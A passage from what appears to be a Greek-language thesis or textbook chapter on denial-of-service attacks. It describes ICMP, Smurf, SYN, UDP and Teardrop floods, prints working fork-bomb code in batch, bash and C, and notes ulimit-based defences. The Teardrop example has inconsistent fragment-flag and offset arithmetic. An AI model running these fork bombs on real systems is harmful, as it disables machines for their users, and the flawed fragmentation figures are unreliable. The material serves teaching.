Όταν εκτελείται μια «ICMP flood» επίθεση, ο εξυπηρετητής-θύμα «βομβαρδίζεται» με «ECHO_REQUEST» πακέτα απασχολώντας τον από την ωφέλιμη εργασία του, αφού θα πρέπει να απαντάει με «ECHO_REPLY» μηνύματα για κάθε «ECHO_REQUEST» που λαμβάνει.




Παράδειγμα ICMP flood attack

Η επίθεση μπορεί να έχει αποτέλεσμα μόνο εφόσον το εύρος ζώνης μεταξύ επιτιθέμενου και θύματος είναι αρκετά μεγάλο.

2.4.3 Smurf attack.

Οι «Smurf» επιθέσεις είναι όμοιες με τις «ICMP flood» επιθέσεις, με τη διαφορά ότι χρησιμοποιούν broadcast διευθύνσεις για τον παραλήπτη των πακέτων και ψευδείς (spoofed) διευθύνσεις για τον αποστολέα.

Συγκεκριμένα, στέλνονται «ECHO_REQUEST» πακέτα σε broadcast διευθύνσεις, χρησιμοποιώντας ως διεύθυνση αποστολέα την διεύθυνση του εξυπηρετητή-θύμα αντί γι' αυτήν του επιτιθέμενου. Αυτό έχει ως αποτέλεσμα να απαντήσουν όλοι οι υπολογιστές των εκάστοτε τοπικών δικτύων στον εξυπηρετητή-θύμα με μηνύματα «ECHO_REPLY».




Παραδείγματα Smurf attack

Οι επιθέσεις αυτές είναι πιο αποτελεσματικές από τις «ICMP flood», όμως μπορούν εύκολα να αποτραπούν με έναν απλό firewall που θα απορρίπτει πακέτα που αποστέλλονται σε broadcast διευθύνσεις. Βέβαια, αν χρησιμοποιηθούν για την επίθεση πολλές διαφορετικές broadcast διευθύνσεις, τότε θα πρέπει σε κάθε μία από αυτές να υπάρχει εγκατεστημένος κάποιος firewall που να απορρίπτει τα πακέτα της επίθεσης.


2.4.4 TCP SYN flood.

Οι «TCP SYN flood» επιθέσεις δεν στοχεύουν στην κατανάλωση του εύρους ζώνης, αλλά στην κατανάλωση πόρων του συστήματος. Για να γίνει κατανοητό το πώς ακριβώς γίνονται οι «TCP SYN flood» επιθέσεις πρέπει πρώτα να αναλύσουμε την διαδικασία σύνδεσης δύο υπολογιστών με το πρωτόκολλο TCP. Στα πλαίσια αυτής της επίθεσης, αποστέλλεται μεγάλο πλήθος καθ' όλα νόμιμων αιτήσεων σύνδεσης SYN της υπηρεσίας TCP. Για κάθε μια από αυτές το σύστημα δεσμεύει πόρους και δηλώνει τη διαθεσιμότητα του αποστέλλοντας πακέτο SYN/ACK στα πλαίσια των προδιαγραφών του TCP (three way handshake) όπως φαίνεται στο παρακάτω σχεδιάγραμμα:



Three way handshake

Φυσικά, ο επιτιθέμενος δεν έχει καμία πρόθεση να ολοκληρώσει τη διαδικασία σύνδεσης και η διεύθυνση επιστροφής που περιέχει το SYN πακέτο είναι επίτηδες παραποιημένη-spoofed (με raw socket εφαρμογή) και τυχαία παραγόμενη , ώστε συνήθως να μην αντιστοιχεί σε έγκυρη IP διεύθυνση. Αποτέλεσμα είναι να δεσμευτούν πόροι του TCP server και να αποσταλούν μια σειρά από SYN/ACK πακέτα στην προσπάθεια να γίνει η σύνδεση , όπως φαίνεται στο παρακάτω σχεδιάγραμμα:



Παράδειγμα TCP SYN flood attack

Οι διαθέσιμοι πόροι κατά τον τρόπο αυτό περιορίζονται και το σύστημα από κάποιο σημείο θα αρχίσει να αποκρίνεται με μειωμένη ταχύτητα στις πραγματικές νέες κλήσεις ή στη χειρότερη περίπτωση θα πάψει να ανταποκρίνεται τελείως.


2.4.5 UDP flood.

Η επίθεση UDP flood (UDP flood attack) είναι μία υποπερίπτωση των επιθέσεων άρνησης υπηρεσιών (Denial of Service - DOS) στην οποία χρησιμοποιούνται πακέτα UDP. Η αντίστοιχη μορφή επίθεσης υπάρχει και για πακέτα TCP και μάλιστα είναι πολύ πιο συνηθισμένη.

Μία επίθεση UDP flood περιλαμβάνει την αποστολή ενός πολύ μεγάλου αριθμού UDP πακέτων σε τυχαίες πόρτες ενός υπολογιστή. Ο υπολογιστής που δέχεται την επίθεση θα πρέπει αρχικά να διαπιστώσει εάν κάποια από τις υπηρεσίες του ακούει στην συγκεκριμένη πόρτα και εάν δεν ακούει να απαντήσει με ένα πακέτο ICMP Destination Unreachable. Άρα λοιπόν, η εισροή μεγάλου αριθμού UDP πακέτων στον υπολογιστή που υφίσταται την επίθεση τον αναγκάζει να απαντήσει με εξίσου μεγάλο αριθμό πακέτων ICMP, γεγονός που τελικά εμποδίζει

άλλους απλούς χρήστες από το να χρησιμοποιήσουν τις υπηρεσίες του υπό επίθεση υπολογιστή.


Ο επιτιθέμενος μπορεί στο πεδίο Source Address των πακέτων UDP να μην χρησιμοποιήσει την δικιά του διεύθυνση IP, αλλά κάποια άλλη τυχαία διεύθυνση. Με τον τρόπο αυτό παραμένει ανώνυμος και ο υπολογιστής που δέχεται την επίθεση δεν μπορεί να τον εντοπίσει. Επιπροσθέτως τα πακέτα ICMP που στέλνει ο υπολογιστής που υφίσταται την επίθεση δεν τον επηρεάζουν καθόλου.



Παράδειγμα UDP flood attack

2.4.6 Teardrop attack.


Καταρχήν για να καταλάβουμε αυτού του είδους την επίθεση ας πούμε μερικά πράγματα για το πρωτόκολλο TCP/IP. Κάθε πακέτο σε κάποιο δίκτυο έχει ένα καθορισμένο μέγεθος. Αυτό ονομάζεται MTU (Maximum Transmission Unit). Αυτό το μέγεθος είναι το μεγαλύτερο που μπορεί το δίκτυο να στείλει. Έτσι εάν θέλουμε να στείλουμε ένα πακέτο που έχει μέγεθος μεγαλύτερο από το επιτρεπτό MTU θα πρέπει να το χωρίσουμε σε μικρότερα μέρη.



Τα στοιχεία που χρειάζονται για τον χωρισμό των πακέτων είναι τα:


Identification = ταυτότητα αναγνώρισης : 16bits
Flags = σημαια : 3 bits, από αυτά τα 3 bits έχουμε:

1^{o} bit	δεν το χρησιμοποιούμε
2^{o} bit (DF)	αν έχει την τιμή 0 πρέπει να χωρίσουμε το πακέτο αν έχει την τιμή 1 δεν πρέπει
3^{o} bit (MF)	αν έχει την τιμή 0 είναι η τελευταία τμηματοποίηση αν έχει την τιμή 1 υπάρχουν και άλλα πακέτα



Fragment Offset = μετατόπιση τμήματος : 13bits

Το στοιχείο αυτό δείχνει που ανήκει το κάθε πακέτο χωριστά. Δηλαδή με ποια σειρά πάνε τα πακέτα. Το fragment offset μετράται με βάση το μέγεθος των δεδομένων δια 8 (64 bits). Αυτά τα 3 στοιχεία χρησιμοποιούνται για την καθορισμό των επόμενων πακέτων μετά τον χωρισμό.




Έστω ότι είμαστε σε ένα Ethernet δίκτυο όπου το MTU είναι ίσο με 1500 και θέλουμε να στείλουμε ένα πακέτο που έχει μέγεθος 2.500 bytes.

Έτσι το πρώτο πακέτο θα έχει μέγεθος 1.500 bytes. 20 bytes για το IP header ,24 bytes για το TCP header και 1.456 bytes για τα δεδομένα. Η flag θα έχει τιμή DF=0 κ MF=1 ώστε ο υπολογιστής περιμένει κ άλλο πακέτο ενώ το Fragmentation Offset θα έχει την τιμή 0. Το δεύτερο πακέτο θα έχει μέγεθος 1.088 bytes. 20 bytes για το IP header, 24 bytes για το TCP header και 1.044 bytes για τα δεδομένα. Η flag θα έχει τιμή DF=0 κ MF=1 ώστε ο υπολογιστής να μην περιμένει κ άλλο πακέτο ενώ το Fragmentation Offset θα έχει την τιμή 182(1456/8=132).
Σκεφτείτε λοιπόν να στέλνεις συνεχεία πακέτα με αλλαγμένα αυτά τα 3 στοιχεία σε έναν υπολογιστή. Σε κάθε πακέτο το MF να είναι ίσο με ένα δηλαδή να περιμένει πάντα πακέτα και Fragmentation Offset να έχει άκυρες τιμές έτσι ώστε να μην μπορεί να δημιουργήσει το αρχικό πακέτο. Έτσι θα γεμίσει όλη η buffer μνήμη του server και δεν θα μπορεί να δέχεται άλλα πακέτα από κανέναν δηλαδή μια Dos attack. Και μετά από σύντομο διάστημα θα έχει ως αποτέλεσμα να κάνει reboot και να χάσει δεδομένα.

2.4.7 Fork Bombs.

Fork bombs είναι ένα είδος επίθεσης DoS η οποία έχει ως σκοπό την σπατάλη όλη της μνήμης RAM σε ένα σύστημα. Αυτό το πετυχαίνει τρέχοντας πολλές διεργασίες η οποίες με την σειρά τους τρέχουν άλλες διεργασίες κτλ. Συνήθως αυτό γίνεται με ένα ατέρμονο βρόγχο (infinite loop) ο οποίος δεν σταματά ποτέ. Το αποτέλεσμα, πολύ απλά δεν θα μπορέσουμε να τρέξουμε οποιοδήποτε process στο σύστημα όσο το fork

bomb και όλα τα sub-process παραμένουν ενεργά στο σύστημα. Fork bombs δεν είναι απαραίτητο να έχουν δημιουργηθεί για να προκαλέσουν DoS. Συνήθως απροσεξίες των προγραμματιστών μπορούν να δημιουργήσουν ένα fork bomb.



Fork bombs

Fork bombs μπορούν να δημιουργηθούν σε όλες τις γλώσσες εμείς θα δούμε σε μερικές έτσι ώστε να κατανοήσουμε πως λειτουργούν τα fork bombs αλλά και να δούμε πόσο εύκολο είναι να δημιουργηθεί ένα.

Fork bombs σε ms-dos batch αρχεία:
Ανοίγουμε το notepad και γράφουμε αυτό:

```
%0 | %0
```

Τι κάνει; Απλώς κάνει συνεχώς Pipelining με τον εαυτό του δημιουργώντας fork bomb. (Το %0 δηλώνει το τρέχων όνομα του αρχείου, %1 είναι πρώτο command-line argument κτλ.)
Ας δούμε και κάτι λίγο πιο σύνθετο:

```
:start
start %0
goto start
```

Αυτό απλώς κάνει ένα είδος ατέρμονου goto loop αφού θα εκτελεί τον εαυτό του κάνοντας και άλλα sub-processes του εαυτού του.

Φυσικά αυτό μπορεί να παραμετροποιηθεί και αντί για 'start %0' να βάζαμε όποιο αρχείο-εντολή θέλαμε.

Ας δούμε τώρα τι γίνεται σε Linux systems. Εδώ τα πράγματα είναι εξίσου εύκολα. Για να γίνει πιο κατανοητό εκτελούμε το κάτω script στο terminal:

```
: () { :|:& } ; :
```

Επεξήγηση του script

:()	define ':' -- whenever we say ':', do this:
{	beginning of what to do when we say ':'
:	load another copy of the ':' function into memory...
|	...and pipe its output to...
:	...another copy of ':' function, which has to be loaded into memory (therefore, ':|:' simply gets two copies of ':' loaded whenever ':' is called)
&	disown the functions -- if the first ':' is killed, all of the functions that it has started should NOT be auto-killed
}	end of what to do when we say ':'
;	Having defined ':', we should now...
:	...call ':', initiating a chain-reaction: each ':' will start two more.

Φυσικά μπορούμε να κάνουμε κάτι αντίστοιχο με το PipeLining στο Ms-dos και εδώ:

```
$0 | $0
```

Ένα πολύ ωραίο παράδειγμα fork bomb είναι στην C/C++:

```
#include <unistd.h>
int main(void)
{
  for(;;)
    fork();
  return 0;
}
```

Όπου συνεχώς με ένα for loop ανοίγει ένα νέο fork. Βέβαια μπορούμε να το παραμετροποιήσουμε με μια while loop κάπως έτσι:

```
#include <unistd.h>
int main(void)
{
  while(1)
    fork();
  return 0;
}
```

Πάντως σε όποια γλώσσα και να υλοποιηθεί θα υπάρχουν τα ίδια αποτελέσματα. Οι πιο πρόσφατοι Kernel είναι προστατευμένοι από τέτοιου είδους επιθέσεις, περιορίζοντας τον αριθμό των εφαρμογών που κάθε χρήστης μπορεί να "παράγει" ταυτόχρονα. Σε Linux συστήματα μπορούμε να βάλουμε κάποια limitations έτσι ώστε π.χ. να ελέγχουμε πόσα processess μπορεί ένας χρήστης να "τρέξει" χρησιμοποιώντας την εντολή *ulimit*. Η σύνταξη είναι η εξής: *ulimit -u <max of processes>*
Άλλη μέθοδος που μπορεί να χρησιμοποιηθεί σε Linux & BSD λειτουργικά συστήματα είναι μέσω editing του */etc/security/limits.conf*

2.4.8 Επιθέσεις τύπου Web DoS ή HTTP Flood.


Οι επιθέσεις τύπου Web DoS αποτελούν ένα νέο είδος επιθέσεων άρνησης εξυπηρέτησης που παρουσιάζουν σημαντικές ποιοτικές διαφορές από τις SYN Flood επιθέσεις που προαναφέρθηκαν. Οι Web DoS επιθέσεις αφορούν την υπηρεσία του παγκόσμιου ιστού (World Wide Web) και έχουν δύο στόχους:

- Να δεσμεύσουν τους διαθέσιμους χρήστες που μπορεί να εξυπηρετήσει ο διακομιστής χωρίς να μπορεί έτσι ένας κανονικός χρήστης να χρησιμοποιήσει την υπηρεσία του παγκόσμιου ιστού.
